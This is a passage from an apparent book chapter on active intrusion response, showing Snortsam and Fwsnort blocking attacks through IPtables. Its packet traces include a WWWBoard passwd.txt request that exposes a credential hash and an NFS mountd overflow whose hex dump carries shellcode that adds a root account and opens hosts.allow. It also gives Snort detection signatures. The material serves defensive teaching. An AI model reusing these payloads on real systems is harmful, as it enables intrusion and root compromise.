Note that the DROP rules are added as the very first rules in the policy. This will make IPtables silently drop packets before they are matched against any other rules, including potential connection tracking rules that would otherwise allow packets through if they were part of an established session. The material presented so far is specific to IPtables on Linux, but Snortsam reacts similarly on all supported firewalls, although the method of communication with each firewall is different. Table 12.1 lists communication methods the Snortsam blocking agent uses to communicate with each supported firewall.

Table 12.1 Snortsam Firewall Communication

Firewall	Communication Method
IPtables	IPtables binary
IPchains	Raw socket
Ipfb	Ipfb binary
Pf	ioctl call
Watchguard	Watchguard binary
Netscreen	Management port (TCP/23)
Cisco PIX	Management port (TCP/23)
Check Point	Check Point SDK

We can clearly see that the IP associated with evilhost is blocked in the IPtables policy, but note that the first attack request in Figure 12.11 was allowed to complete without hindrance. The passwd.txt is successfully downloaded from the Web server. When exactly did Snortsam add these rules to the IPtables policy relative to the first attack? Were these rules only added after the attack TCP session was allowed to complete, or were they added sometime while the session was still active? A packet trace taken during the first attack answers this question (see Figure 12.12).

Figure 12.12 WWWBoard passwd.txt Access Attack Packet Trace

```

[firewall1]# tcpdump -i eth0 port 80 and host 204.174.x.x -X -l -n -s 1500
204.174.x.x.38862 > 68.48.x.x.80: S 2273499460:2273499460(0) win 5840
68.48.x.x.80 > 204.174.x.x.38862: S 741892038:741892038(0) ack 2273499461
win 5792
204.174.x.x.38862 > 68.48.x.x.80: . ack 1 win 5840
204.174.x.x.38862 > 68.48.x.x.80: P 1:119(118) ack 1 win 5840
0x0000    4500 00aa 8e78 4000 3206 795f ccae df18      E....x@.2.y_....
0x0010    0000 0000 97ce 0050 8782 d945 2c38 5fc7      .....P...E,8_
0x0020    8018 16d0 7cb8 0000 0101 080a 14e2 573c      ....|.....W<
0x0030    006e a7ea 4745 5420 2f77 7777 626f 6172      .n..GET./wwwboar
0x0040    642f 7061 7373 7764 2e74 7874 2048 5454      d/passwd.txt.HTT
0x0050    502f 312e 300d 0a55 7365 722d 4167 656e      P/1.0..User-Agen
0x0060    743a 2057 6765 742f 312e 382e 320d 0a48      t:.Wget/1.8.2..H
0x0070    6f73 743a 2036 382e 3438 2e78 782e 7878      ost:.68.48.xx.xx
0x0080    370d 0a41 6363 6570 743a 202a 2f2a 0d0a      7..Accept:.*/*..
0x0090    436f 6e6e 6563 7469 6f6e 3a20 4b65 6570      Connection:.Keep
0x00a0    2d41 6c69 7665 0d0a 0d0a                        -Alive....
68.48.x.x.80 > 204.174.x.x.38862: . ack 119 win 5792
68.48.x.x.80 > 204.174.x.x.38862: P 1:358(357) ack 119 win 5792
0x0000    4500 0199 f834 4000 3f06 01b4 0000 0000      E....4@.?.....
0x0010    ccae 0000 0000 97ce 2c38 5fc7 8782 d9bb      .....P...,8_.....
0x0020    8018 16a0 ebca 0000 0101 080a 006e a7f4      .....n..
0x0030    14e2 573c 4854 5450 2f31 2e31 2032 3030      ..W<HTTP/1.1.200
0x0040    204f 4b0d 0a44 6174 653a 2054 7565 2c20      .OK..Date:.Tue,.
0x0050    3330 204d 6172 2032 3030 3420 3230 3a33      30.Mar.2004.20:3
0x0060    333a 3236 2047 4d54 0d0a 5365 7276 6572      3:26.GMT..Server
0x0070    3a20 4170 6163 6865 2f32 2e30 2e34 3820      :.Apache/2.0.48.
0x0080    2855 6e69 7829 206d 6f64 5f73 736c 2f32      (Unix).mod_ssl/2
0x0090    2e30 2e34 3820 4f70 656e 5353 4c2f 302e      .0.48.OpenSSL/0.
0x00a0    392e 3763 0d0a 4c61 7374 2d4d 6f64 6966      9.7c..Last-Modif
0x00b0    6965 643a 2054 7565 2c20 3330 204d 6172      ied:.Tue,.30.Mar
0x00c0    2032 3030 3420 3136 3a32 383a 3231 2047      .2004.16:28:21.G
0x00d0    4d54 0d0a 4554 6167 3a20 2234 6234 3031      MT..ETag:."4b401
0x00e0    2d31 372d 6237 6463 3933 3430 220d 0a41      -17-b7dc9340"..A
0x00f0    6363 6570 742d 5261 6e67 6573 3a20 6279      ccept-Ranges:.by

```

Continued

www.syngress.com

Figure 12.12 WWWBoard passwd.txt Access Attack Packet Trace

0x0100	7465 730d 0a43 6f6e 7465 6e74 2d4c 656e	tes..Content-Len
0x0110	6774 683a 2032 330d 0a4b 6565 702d 416c	gth:.23..Keep-Al
0x0120	6976 653a 2074 696d 656f 7574 3d31 352c	ive:.timeout=15,
0x0130	206d 6178 3d31 3030 0d0a 436f 6e6e 6563	.max=100..Connec
0x0140	7469 6f6e 3a20 4b65 6570 2d41 6c69 7665	tion:.Keep-Alive
0x0150	0d0a 436f 6e74 656e 742d 5479 7065 3a20	..Content-Type:..
0x0160	7465 7874 2f70 6c61 696e 3b20 6368 6172	text/plain;.char
0x0170	7365 743d 4953 4f2d 3838 3539 2d31 0d0a	set=ISO-8859-1..
0x0180	0d0a 5765 6241 646d 696e 3a61 6570 544f	..WebAdmin:aepTO
0x0190	7178 4f69 3469 3855 0a	qxOi4i8U.

Iptables blocking rule is added here since the next packet acknowledging sequence number 358 never makes it from the client to the server so the server must re-transmit all data from sequence number 1 through 358. All communication from the client to the server (but not vice-versa) has been cut at this point.

```

====> 204.174.x.x.38862 > 68.48.x.x.80: . ack 358 win 6432
====> 204.174.x.x.38862 > 68.48.x.x.80: F 119:119(0) ack 358 win 6432
====> 68.48.x.x.80 > 204.174.x.x.38862: P 1:358(357) ack 119 win 5792
0x0000 4500 0199 f834 4000 3f06 01b4 0000 0000 E....4@.?.....
0x0010 ccae 0000 0000 97ce 2c38 5fc7 8782 d9bb .....P...,8_.....
0x0020 8018 16a0 ebca 0000 0101 080a 006e a7f4 .....n..
0x0030 14e2 573c 4854 5450 2f31 2e31 2032 3030 ..W<HTTP/1.1.200
0x0040 204f 4b0d 0a44 6174 653a 2054 7565 2c20 .OK..Date:.Tue,.
0x0050 3330 204d 6172 2032 3030 3420 3230 3a33 30.Mar.2004.20:3
0x0060 333a 3236 2047 4d54 0d0a 5365 7276 6572 3:26.GMT..Server
0x0070 3a20 4170 6163 6865 2f32 2e30 2e34 3820 :.Apache/2.0.48.
0x0080 2855 6e69 7829 206d 6f64 5f73 736c 2f32 (Unix).mod_ssl/2
0x0090 2e30 2e34 3820 4f70 656e 5353 4c2f 302e .0.48.OpenSSL/0.
0x00a0 392e 3763 0d0a 4c61 7374 2d4d 6f64 6966 9.7c..Last-Modif
0x00b0 6965 643a 2054 7565 2c20 3330 204d 6172 ied:.Tue,.30.Mar
0x00c0 2032 3030 3420 3136 3a32 383a 3231 2047 .2004.16:28:21.G
0x00d0 4d54 0d0a 4554 6167 3a20 2234 6234 3031 MT..ETag:."4b401
0x00e0 2d31 372d 6237 6463 3933 3430 220d 0a41 -17-b7dc9340"..A
0x00f0 6363 6570 742d 5261 6e67 6573 3a20 6279 ccept-Ranges:.by

```

Continued

Figure 12.12 WWWBoard passwd.txt Access Attack Packet Trace

```

0x0100    7465 730d 0a43 6f6e 7465 6e74 2d4c 656e      tes..Content-Len
0x0110    6774 683a 2032 330d 0a4b 6565 702d 416c      gth:.23..Keep-Al
0x0120    6976 653a 2074 696d 656f 7574 3d31 352c      ive:.timeout=15,
0x0130    206d 6178 3d31 3030 0d0a 436f 6e6e 6563      .max=100..Connec
0x0140    7469 6f6e 3a20 4b65 6570 2d41 6c69 7665      tion:.Keep-Alive
0x0150    0d0a 436f 6e74 656e 742d 5479 7065 3a20      ..Content-Type:.
0x0160    7465 7874 2f70 6c61 696e 3b20 6368 6172      text/plain;.char
0x0170    7365 743d 4953 4f2d 3838 3539 2d31 0d0a      set=ISO-8859-1..
0x0180    0d0a 5765 6241 646d 696e 3a61 6570 544f      ..WebAdmin:aepTO
0x0190    7178 4f69 3469 3855 0a                        qxOi4i8U.

204.174.x.x.38862 > 68.48.x.x.80: . ack 358 win 6432
204.174.x.x.38862 > 68.48.x.x.80: F 119:119(0) ack 358 win 6432
68.48.x.x.80 > 204.174.x.x.38862: P 1:358(357) ack 119 win 5792
204.174.x.x.38862 > 68.48.x.x.80: . ack 358 win 6432
204.174.x.x.38862 > 68.48.x.x.80: F 119:119(0) ack 358 win 6432
68.48.x.x.80 > 204.174.x.x.38862: P 1:358(357) ack 119 win 5792
204.174.x.x.38862 > 68.48.x.x.80: . ack 358 win 6432
204.174.x.x.38862 > 68.48.x.x.80: F 119:119(0) ack 358 win 6432
68.48.x.x.80 > 204.174.x.x.38862: P 1:358(357) ack 119 win 5792
204.174.x.x.38862 > 68.48.x.x.80: . ack 358 win 6432
204.174.x.x.38862 > 68.48.x.x.80: F 119:119(0) ack 358 win 6432
68.48.x.x.80 > 204.174.x.x.38862: P 1:358(357) ack 119 win 5792
204.174.x.x.38862 > 68.48.x.x.80: . ack 358 win 6432
204.174.x.x.38862 > 68.48.x.x.80: F 119:119(0) ack 358 win 6432

```

This trace is quite different from the trace in Figure 12.4, which was taken while Snortsam was not active. First, we see the normal three-way handshake that initiates the session as usual. Then, we see the client request for the /www-board/passwd.txt Uniform Resource Identifier (URI) and the corresponding Web server “WebAdmin:aepTOqxOi4i8U” response. This server response packet makes it out to the client due to the fact that the first packet with the “====” shows that the client attempts to acknowledge sequence number 358 from the server. Hence, the client received all data ending at server sequence number 358, and the second packet with the “====>” shows that the client is ready for any data starting at sequence 358. However, this acknowledgment packet never makes

it to the server because the firewall is already blocking all traffic from evilhost. We can see this in the trace by noting that the third packet with the “====>” is a retransmission of the same “WebAdmin:aepTOqxOi4i8U” data to the client (the data from sequence 1 to 358 is being sent again; see the 1:358(357)). This retransmission *does* make it back to the client since the specific rule added by Snortsam to the FORWARD chain only blocks packets that come from evilhost; not those destined for evilhost. Therefore, this retransmission elicits yet another acknowledgment of sequence number 358 from the client, which also does not reach the server, and the process continues as mandated by the requirement that TCP retransmit any data for which acknowledgments are not received.

At this point, we have seen Snortsam block all packets originating from evilhost after Snort detected an attack signature matching SID 807, but we have not seen any output of Snortsam itself. When the blocking agent on the firewall receives a block request from the Snort IDS, a log message is generated that includes the IP address to be blocked and the length of time the block is to remain in effect. In our example configuration, we specified a logfile path of /var/log/snortsam.log, and after our attack example we find the messages listed in Figure 12.13 within this file.

Figure 12.13 Blocking Agent Messages

```
2004/03/02, 01:45:32, -, 1, snortsam, Starting to listen for Snort alerts.
2004/03/02, 01:45:50, 192.168.10.3, 2, snortsam, Blocking host 204.174.x.x
completely for 3600 seconds.
```

The general flow of events that Snortsam executes in the process of adding a blocking rule to a firewall is as follows:

1. The modified version of Snort that contains the Snortsam output plug-in detects an attack that matches a Snort rule that contains the *fwsam* directive.
2. The Snort output plug-in contacts the Snortsam blocking agent running on the firewall over TCP port 898. The contents of the message instruct the agent to add a blocking rule to the firewall for the IP address that generated the Snort alert.
3. The blocking agent checks its in-memory internal state (the snortsam.state file is read at startup) to see if the source IP address has already been blocked, and if so, whether its previous timeout has expired.

4. If the blocking timeout has expired or if the IP has not yet been blocked, the agent adds the IP and timeout to the state file and then interfaces with the underlying firewall to add the blocking rule. Log messages are written to the logfile during these two operations.

NFS mountd Overflow Attack

For Snortsam to respond to the exploit for the NFS mountd overflow vulnerability, we must add the *fwsam* option to Snort SID 316 in the Snort rules file *exploit.rules* just as we did for the *passwd.txt* access Snort rule in Figure 12.7. The resulting Snort rule appears in Figure 12.14.

Figure 12.14 Modified NFS mountd Overflow Snort Rule (SID 316)

```
alert udp $EXTERNAL_NET any -> $HOME_NET 635 (msg:"EXPLOIT x86 Linux mountd
overflow"; content:"|eb56 5E56 5656 31d2 8856 0b88 561e|";
reference:cve,CVE-1999-0002; reference:bugtraq,121; classtype:attempted-
admin; sid:316; rev:3; fwsam: src, 1 hour;)
```

First, we reinstate network access to the evilhost IP address by clearing the block rule from the previous *passwd.txt* access attack on the IPtables firewall. We must also delete the file */var/log/snortsam.state* on the firewall and restart Snortsam so that Snortsam can react to the next attack. We start Snort with our modified SID 316 rule and start the Snortsam blocking agent on the firewall with the configuration file we built previously. We are now ready to execute the mountd overflow attack against the NFS server from evilhost, and again we watch the attack with a packet trace taken on the external interface of the firewall in Figure 12.15.

Figure 12.15 NFS mountd Overflow Attack (Revisited)

```
[evilhost]$ ./mx 68.48.x.x
code length = 211, used retaddr is bffffe7a0
ok, attacking target 68.48.x.x

[firewall]# tcpdump -i eth0 -s 1500 udp -X -l -n
tcpdump: listening on eth0
15:53:59.266187 204.174.x.x.33854 > 68.48.x.x.sunrpc: udp 56 (DF)
15:53:59.267033 68.48.x.x.sunrpc > 204.174.x.x.33854: udp 28 (DF)
```

Continued

Figure 12.15 NFS mountd Overflow Attack (Revisited)

```

15:53:59.267662 204.174.x.x.33854 > 68.48.x.x.32772: udp 1108 (DF)
0x0000 4500 0470 0000 4000 4011 7929 c0a8 1e01 E..p..@.@.y)....
0x0010 c0a8 1e02 843e 8004 045c 7609 7ceb ba6b .....>...\v.|..k
0x0020 0000 0000 0000 0002 0001 86a5 0000 0001 .....
0x0030 0000 0001 0000 0001 0000 0028 406b 1b53 .....(@k.S
0x0040 0000 0007 6f72 7468 616e 6300 0000 03e8 ....orthanc....
0x0050 0000 0064 0000 0003 0000 0064 0000 000a ...d.....d....
0x0060 0000 0010 0000 0000 0000 0000 0000 03ff .....
0x0070 9090 9090 9090 9090 9090 9090 9090 9090 .....
0x0080 9090 9090 9090 9090 9090 9090 9090 9090 .....
0x0090 9090 9090 9090 9090 9090 9090 9090 9090 .....
0x0370 9090 9090 eb56 5e56 5656 31d2 8856 0b88 .....V^VVV1..V..
0x0380 561e 8856 2788 5638 b20a 8856 1d88 5626 V..V'.V8...V..V&
0x0390 5b31 c941 4131 c0b0 05cd 8050 89c3 31c9 [1.AA1.....P..1.
0x03a0 31d2 b202 31c0 b013 cd80 5889 c289 c359 1...1.....X...Y
0x03b0 5231 d2b2 0c01 d1b2 1331 c0b0 0431 d2b2 R1.....1...1..
0x03c0 12cd 805b 31c0 b006 cd80 eb3f e8a5 ffff ...[1.....?....
0x03d0 ff2f 6574 632f 7061 7373 7764 787a 3a3a ./etc/passwdxz::
0x03e0 303a 303a 3a2f 3a2f 6269 6e2f 7368 7878 0:0:::/bin/shxx
0x03f0 414c 4c3a 414c 4c78 782f 6574 632f 686f ALL:ALLxx/etc/ho
0x0400 7374 732e 616c 6c6f 7778 ff5b 5331 c9b1 sts.allowx.[S1..
0x0410 2801 cbb1 0231 c0b0 05cd 8050 89c3 31c9 (...1.....P..1.
0x0420 31d2 b202 31c0 b013 cd80 5b59 5331 d2b2 1...1.....[YS1..
0x0430 1f01 d1b2 0831 c0b0 04cd 805b 31c0 b006 .....1.....[1...
0x0440 cd80 31c0 40cd 80a0 e7ff bfa0 e7ff bfa0 ..1.@.....
0x0450 e7ff bfa0 e7ff bfa0 e7ff bfa0 e7ff bfa0 .....
0x0460 e7ff bfa0 e7ff bfa0 e7ff bfa0 e7ff bf00 .....
15:53:59.268454 68.48.x.x.32772 > 204.174.x.x.33854: udp 28 (DF)

```

So far, so good. The packet trace is identical to the first trace we took of this exploit in Figure 12.6, so we see that the attack packet itself was allowed through the firewall. However, now if we try to view the index.html page on the Web server from evilhost after the attack has been completed, we again discover that our connection attempt is blocked. We can confirm that Snortsam has again added the same block rules to the INPUT and FORWARD chains on the firewall (see Figure 12.16).

Figure 12.16 IPtables Block Rules

```
# iptables -nL INPUT
Chain INPUT (policy ACCEPT)
target     prot opt source                destination
DROP       all  --  evilhost               0.0.0.0/0
...

# iptables -nL FORWARD
Chain FORWARD (policy ACCEPT)
target     prot opt source                destination
DROP       all  --  evilhost               0.0.0.0/0
...
```

It should be noted that for our network configuration in Figure 12.1, Snortsam will never stop the *initial* exploit packets from entering the network and being forwarded to the internal servers because Snort does not have the opportunity to detect the attack until the exploit packets are already on the same subnet. Unfortunately, this means that for attacks that require a small number of packets, the attacker may be able to successfully complete the attack and then move to another source IP address to take advantage of the newly compromised system. However, consider the relative speed of a fast 100MB internal network, with the normal low latency of one to three hops, versus Internet links that are 1/100 to 1/2 that speed, and much higher latency stemming from the average hop count of 15 hops between arbitrary hosts on the Internet. Provided the IDS triggers quickly, most attackers should be unable to get many packets to the target host before being blocked. In our passwd.txt access example, the attacker's TCP session was not even allowed to finish before the IPtables policy was modified. This, combined with Snortsam's ease of deployment, its capability to avoid causing a resource conflict between your IDS and your firewall, its granular rule specification, and its capability to interact with many different firewalls, make it an attractive candidate for implementing active response.

OINK!

If you want to prevent even the initial exploit from reaching the target (as you may want to do for things like single-packet exploits, worms, or DoS attacks that don't depend on many packets), then read the next two sections for methods that should be just what you are looking for.

Fwsnort

Fwsnort is an open-source project that aims to take the wonderful signature ruleset developed by the Snort community and translate as many rules as possible into an equivalent IPtables ruleset that can log and even block packets. Fwsnort is loosely based on the shell script `snort2iptables` (see www.stearns.org/snort2iptables/) written by William Stearns. Since 90 percent of all Snort rules depend on searching for telltale patterns in packet application-layer data, an important prerequisite to accomplishing any useful translation is the ability of IPtables to at least perform string matches in kernel space. The IPtables string match module provides this capability. One of the most significant features of Fwsnort is the addition of an option `-hex-string` to the userland portion of IPtables itself. This option was accepted as a patch to the IPtables code by the IPtables maintainers as of IPtables version 1.2.8. Combined with the IPtables string match module, this option allows content fields in Snort rules that contain hex codes to be easily included within IPtables rulesets without modification. Fwsnort also parses existing IPtables rulesets in order to determine which Snort rules can (optionally) be excluded from the translation. If an IPtables policy has been configured to block all traffic over say, the ICMP protocol, then it may not be useful to translate ICMP rules from Snort. In addition, Fwsnort offers the capability of translating individual Snort rules by their individual *SID* value, which means that if there are only specific rules that you want included, you can identify them and have them added explicitly. Having said all of this, there are several Snort rule options such as *dsize*, *byte_test*, and *distance* whose use in a rule prevents it from being translated into an equivalent IPtables rule. After taking these options into account, Fwsnort is able to translate nearly 70 percent of all rules included in Snort-2.1. Lest there be any doubt in your mind, Fwsnort really is a simple NIPS. It may not have all the capabilities of either a commercial product or the open-source `Snort_inline` program, but it definitely does land squarely in the category of NIPS.

OINK!

As mentioned in previous chapters, options like *dsize*, *byte_test*, and *distance* are used extensively in the newer rules and are very valuable in making rules more accurate and flexible. Before you import every rule that can be imported, take the time to look at how likely they are to generate false positives. Then remember what we said before about the high potential for Very Bad™ side effects if you aren't excruciatingly careful about tuning the rules you implement for active response.

Installation

The installation of Fwsnort is accomplished in two main steps. First, you must install the IPtables string match module. This normally requires a kernel recompile, since this module is not included in the stock Linux kernel sources. The string match module is implemented as a patch to the kernel and is classified in the *extra* modules category according to the *Netfilter* project. The easiest way to install this module is to use the *patch-o-matic* system distributed at www.netfilter.org/downloads.html#pom-20031219. After untarring the patch-o-matic tarball, execute the following command from the patch-o-matic directory:

```
KERNEL_DIR=/usr/src/linux-2.4.24 ./runme extra
```

Note that this command assumes that `/usr/src/linux-2.4.24` directory is where the kernel sources are located. Eventually, the following screen will be presented that will allow the string module patch to be applied:

```
Kernel:      /usr/src/linux
Userspace:   /usr/local/src
```

```
Each patch is a new feature: many have minimal impact, some do not.
Almost every one has bugs, so I don't recommend applying them all!
```

```
-----
Already applied: submitted/01_2.4.19
                  submitted/02_2.4.20
                  submitted/03_2.4.21
                  submitted/04_2.4.22
                  submitted/05_2.4.23
```

```
submitted/90_fw_compat_local-nullbinding
pending/59_ip_nat_h-unused-var
```

```
Testing... string.patch NOT APPLIED (2 missing files)
```

```
The extra/string patch:
```

```
Author: Emmanuel Roger <winfield@freegates.be>
```

```
Status: Working, not with kernel 2.4.9
```

```
This patch adds CONFIG_IP_NF_MATCH_STRING which allows you to
match a string in a whole packet.
```

```
THIS PATCH DOES NOT WORK WITH KERNEL 2.4.9 !!!
```

```
-----
Do you want to apply this patch [N/y/t/f/a/r/b/w/q/?]
```

Although a detailed explanation of the kernel compilation process is beyond the scope of this book, the essential piece of the puzzle is to make sure that `CONFIG_IP_NF_MATCH_STRING=y` is in the kernel `.config` file before compilation. This is most easily accomplished by using either *make xconfig* or *make menuconfig* and selecting the *String match support* option under the Netfilter Configuration section. Like many kernel options, string match support can either be compiled directly into the kernel or compiled as a module. However, on a production firewall, security is enhanced by removing support for loadable kernel modules, so for our particular configuration we will compile the string match extension into the kernel.

Next, we install Fwsnort itself. The latest Fwsnort tarball (0.6.3 as of this writing) can be downloaded from www.cipherdyne.org/fwsnort/download/ or found on the accompanying CD-ROM. After extracting the tarball, the `install.pl` script should be executed from the `fwsnort-0.6.3` directory. The `install.pl` script will place Fwsnort in the filesystem at `/usr/sbin/fwsnort`, present the user with the option to download the latest Snort rules located at www.snort.org/dl/rules/snortrules-stable.tar.gz, and create the directory `/etc/fwsnort` where the Fwsnort configuration file and rules files will be placed. After completing these steps, Fwsnort is ready to be executed.

OINK!

As we said before, you *should not* be compiling things on your firewall. Compile elsewhere and move binaries over to the firewall. In addition, the advice mentioned in the patch-o-matic text previously is worth remembering—almost all of the patches offered have bugs! Think seriously about whether you trust this code and need this functionality enough to justify the risk of adding it to your firewall's kernel.

Configuration

By default, Fwsnort references the configuration file `/etc/fwsnort/fwsnort.conf` for all configuration directives. Although the installation script handles nearly all aspects of getting Fwsnort to a functional state as far as the filesystem is concerned, there are three variables within the Fwsnort configuration file that need to be manually edited before Fwsnort can function properly. These variables control which interfaces are external, internal, or part of a screened subnet (frequently, and incorrectly, called a *de-militarized zone* (DMZ)) on the firewall and are clearly denoted at the top of the `fwsnort.conf` file and initially have the value `_CHANGEME_`. For our discussion we will assume that `eth0` is the external network interface of the IPtables firewall, and `eth1` is the internal interface. There is no DMZ interface. See Figure 12.17 for a sample Fwsnort configuration file. Note that the `HOME_NET` and `EXTERNAL_NET` variables are similar to the same variables found in the configuration file for Snort itself, but instead of specifying networks, these variables specify interfaces. Fwsnort also supports whitelists in the same manner as Snortsam through the use of the `IGNOREIP` and `IGNORENET` variables shown commented out at the end of the example config file in Figure 12.17.

Figure 12.17 Fwsnort Configuration File `/etc/fwsnort/fwsnort.conf`

```
### Interface variables
EXTERNAL_INTF      eth0;
INTERNAL_INTF      eth1;
#DMZ_INTF           _CHANGEME_;

HOME_NET            INTERNAL_INTF;
```

Continued

www.syngress.com

Figure 12.17 Fwsnort Configuration File /etc/fwsnort/fwsnort.conf

```
EXTERNAL_NET          EXTERNAL_INTF;

### By default the SERVER variables are linked to the
### internal interface on the firewall, but can contain a
### comma separated list of IP addresses or networks.
### IMPORTANT:  If you are running IPtables on an ordinary
### host without multiple network interfaces, then you
### will need to point the following variables to
### "EXTERNAL_INTF".  For example:
### HTTP_SERVERS      EXTERNAL_INTF;

HTTP_SERVERS          INTERNAL_INTF;
SMTP_SERVERS          INTERNAL_INTF;
DNS_SERVERS           INTERNAL_INTF;
SQL_SERVERS           INTERNAL_INTF;
TELNET_SERVERS        INTERNAL_INTF;

### Use the following variables to define hosts and/or networks that
### should never illicit a response from fwsnort.  These variable can be
### specified multiple times to whitelist as many hosts/networks as
### needed.  For example to whitelist the ip 192.168.10.1 and the
### network 10.10.10.0/24, you would specify IGNOREIP and IGNORENET
### variables like so:
#IGNOREIP 192.168.10.1;
#IGNORENET 10.10.10.0/24;
```

Execution

Fwsnort supports several command-line arguments to alter its behavior as it is executed from the command line. A complete listing of all supported options is available in the Fwsnort man page. The general strategy employed by Fwsnort is to first parse the IPtables ruleset that is currently running on the local system, then translate any Snort rules that the policy may actually permit through, and lastly to create a Bourne shell script /etc/fwsnort/fwsnort.sh that implements the new resulting IPtables ruleset. This script creates a custom IPtables FORWARD

chain and a custom INPUT chain for each interface, and adds a jump rule to the built-in FORWARD and INPUT chains that jumps packets into the custom chains for examination by Fwsnort. By default, Fwsnort only logs the Snort SID value corresponding to specific attacks; it does *not* implement active response without the use of either the *-ipt-reject* or *-ipt-drop* command-line options.

Figure 12.18 Sample Fwsnort Execution

```
[firewall]# fwsnort --ipt-reject
```

```
=====
```

Snort Rules File	Success	Fail	Ipt_apply	Total
.. snmp.rules	17	0	0	17
.. finger.rules	13	0	0	13
.. info.rules	6	1	0	7
.. ddos.rules	18	15	0	33
.. virus.rules	1	18	0	19
.. icmp.rules	7	15	7	22
.. dns.rules	13	6	2	19
.. rpc.rules	0	128	0	128
.. backdoor.rules	52	6	0	58
.. scan.rules	15	10	1	25
.. x11.rules	2	0	0	2
.. oracle.rules	19	6	0	25
.. web-frontpage.rules	33	1	33	34
.. misc.rules	23	21	1	44
.. shellcode.rules	0	19	0	19
.. web-misc.rules	257	35	246	292
.. policy.rules	10	12	0	22
.. p2p.rules	14	2	0	16
.. ftp.rules	13	39	0	52
.. experimental.rules	0	0	0	0
.. porn.rules	20	1	0	21
.. deleted.rules	185	32	11	217
.. sql.rules	40	3	0	43
.. pop2.rules	3	1	0	4
.. imap.rules	0	16	0	16

Continued

Figure 12.18 Sample Fwsnort Execution

.. smtp.rules	18	7	0	25
.. web-coldfusion.rules	35	0	35	35
.. local.rules	0	0	0	0
.. bad-traffic.rules	3	11	2	14
.. dos.rules	8	10	1	18
.. web-client.rules	5	1	2	6
.. web-cgi.rules	284	60	282	344
.. other-ids.rules	3	0	0	3
.. pop3.rules	5	14	0	19
.. exploit.rules	27	9	4	36
.. multimedia.rules	2	4	1	6
.. rservices.rules	11	2	0	13
.. web-iis.rules	100	11	100	111
.. mysql.rules	2	0	0	2
.. icmp-info.rules	16	77	16	93
.. web-php.rules	39	23	39	62
.. telnet.rules	12	2	0	14
.. chat.rules	7	11	0	18
.. netbios.rules	10	17	0	27
.. nntp.rules	0	2	0	2
.. attack-responses.rules	13	3	0	16
.. tftp.rules	4	5	0	9
.. web-attacks.rules	47	0	47	47
	=====			
	1412	656	830	2068
.. Generated iptables rules for 1412 out of 2068 signatures: 68.28%				
.. Found 830 applicable snort rules to your current iptables policy.				
.. Logfile: /var/log/fwsnort.log				
.. Iptables script: /etc/fwsnort/fwsnort.sh				
=====				


In Figure 12.18, for each Snort rules file we see the number of rules Fwsnort was able to translate into equivalent IPtables rules, the number that could not be translated, the number of applicable rules to the IPtables policy that is currently running on the host (this feature may be disabled with the `-no-ipt-sync` option), and the total number of rules in the Snort rules file. At the end of the output, statistics are displayed about the total number of rules that were successfully translated and the total number of rules that are applicable to the IPtables policy. Note that for our policy there are no applicable NetBIOS or Telnet rules even though 10 and 12 NetBIOS and Telnet Snort rules were successfully translated, respectively. Fwsnort supports the translation of an individual Snort rules file or even of a single Snort rule through the use of the `-type` or `-snort-sid <sid>` command-line options.

OINK!

The IPtables string match module uses the Boyer Moore string search algorithm, which is extremely fast. However, converting the entire Snort ruleset into an equivalent IPtables policy would result in (conservatively) around 4000 rules (2000 for each Fwsnort chain), which is excessive for any firewall policy. Your results may vary, but Fwsnort works best when a few choice Snort rules are converted that are tuned for your particular network configuration. In addition, remember that potential bugs in kernel-level code can have much more damaging results to a system than bugs in a userland application. By the way, generating some hard benchmarking numbers for Fwsnort would be a great contribution to the open-source community since such numbers don't exist yet!

WWWBoard passwd.txt Access Attack (Revisited)

Now that we have our brand new Fwsnort software installed on the firewall, it is time to see how it handles a real attack. Specifically, we will employ the network diagram in Figure 12.19 and execute the same `WEB-CGI /wwwboard/passwd.txt` access attack we used against the Snortsam network.

Figure 12.19 Fwsnort Network

Evilhost is once again our villain, and the Web server our not-so-hapless victim. This time, there is no separate Snort system and no dedicated management network hanging off the firewall. All IDS detection functions and IPS drop/reject functions are implemented by Fwsnort directly in the IPtables policy running on the firewall. Effectively, the completeness of IPtables allows us to put a significant portion of the functionality provided by Snort directly into the Linux kernel. We first run Fwsnort from the command line and have it generate an IPtables ruleset designed to both log and reset any Web session that matches the string “/www-board/passwd.txt” from Snort SID 807. The output of this command along with the Bourne shell script it produces is listed in Figure 12.20.

Figure 12.20 Fwsnort Command for SID 807

```

[firewall]# fwsnort --snort-sid 807 --ipt-reject
=====
.. Generated iptables rules for 1 out of 2068 signatures: 0.05%
.. Found 1 applicable snort rules to your current iptables
   policy.

.. Logfile:          /var/log/fwsnort.log
.. Iptables script:  /etc/fwsnort/fwsnort.sh
=====

[firewall]# cat /etc/fwsnort/fwsnort.sh
#!/bin/sh

```

Figure 12.20 Fwsnort Command for SID 807

```
#===== config =====
ECHO=/bin/echo
IPTABLES=/sbin/iptables
#===== end config =====

###
##### Create fwsnort iptables chains. #####
###
$IPTABLES -N fwsnort_INPUT_eth1 2> /dev/null
$IPTABLES -F fwsnort_INPUT_eth1

$IPTABLES -N fwsnort_INPUT_eth0 2> /dev/null
$IPTABLES -F fwsnort_INPUT_eth0

$IPTABLES -N fwsnort_FORWARD 2> /dev/null
$IPTABLES -F fwsnort_FORWARD

###
##### web-cgi.rules #####
###
$ECHO " .. Adding web-cgi rules."
### msg: "WEB-CGI /wwwboard/passwd.txt access", classtype: "attempted-
recon", reference: "arachnids,463"
$IPTABLES -A fwsnort_FORWARD -p tcp -d 192.168.10.0/24 -dport 80 -tcp-
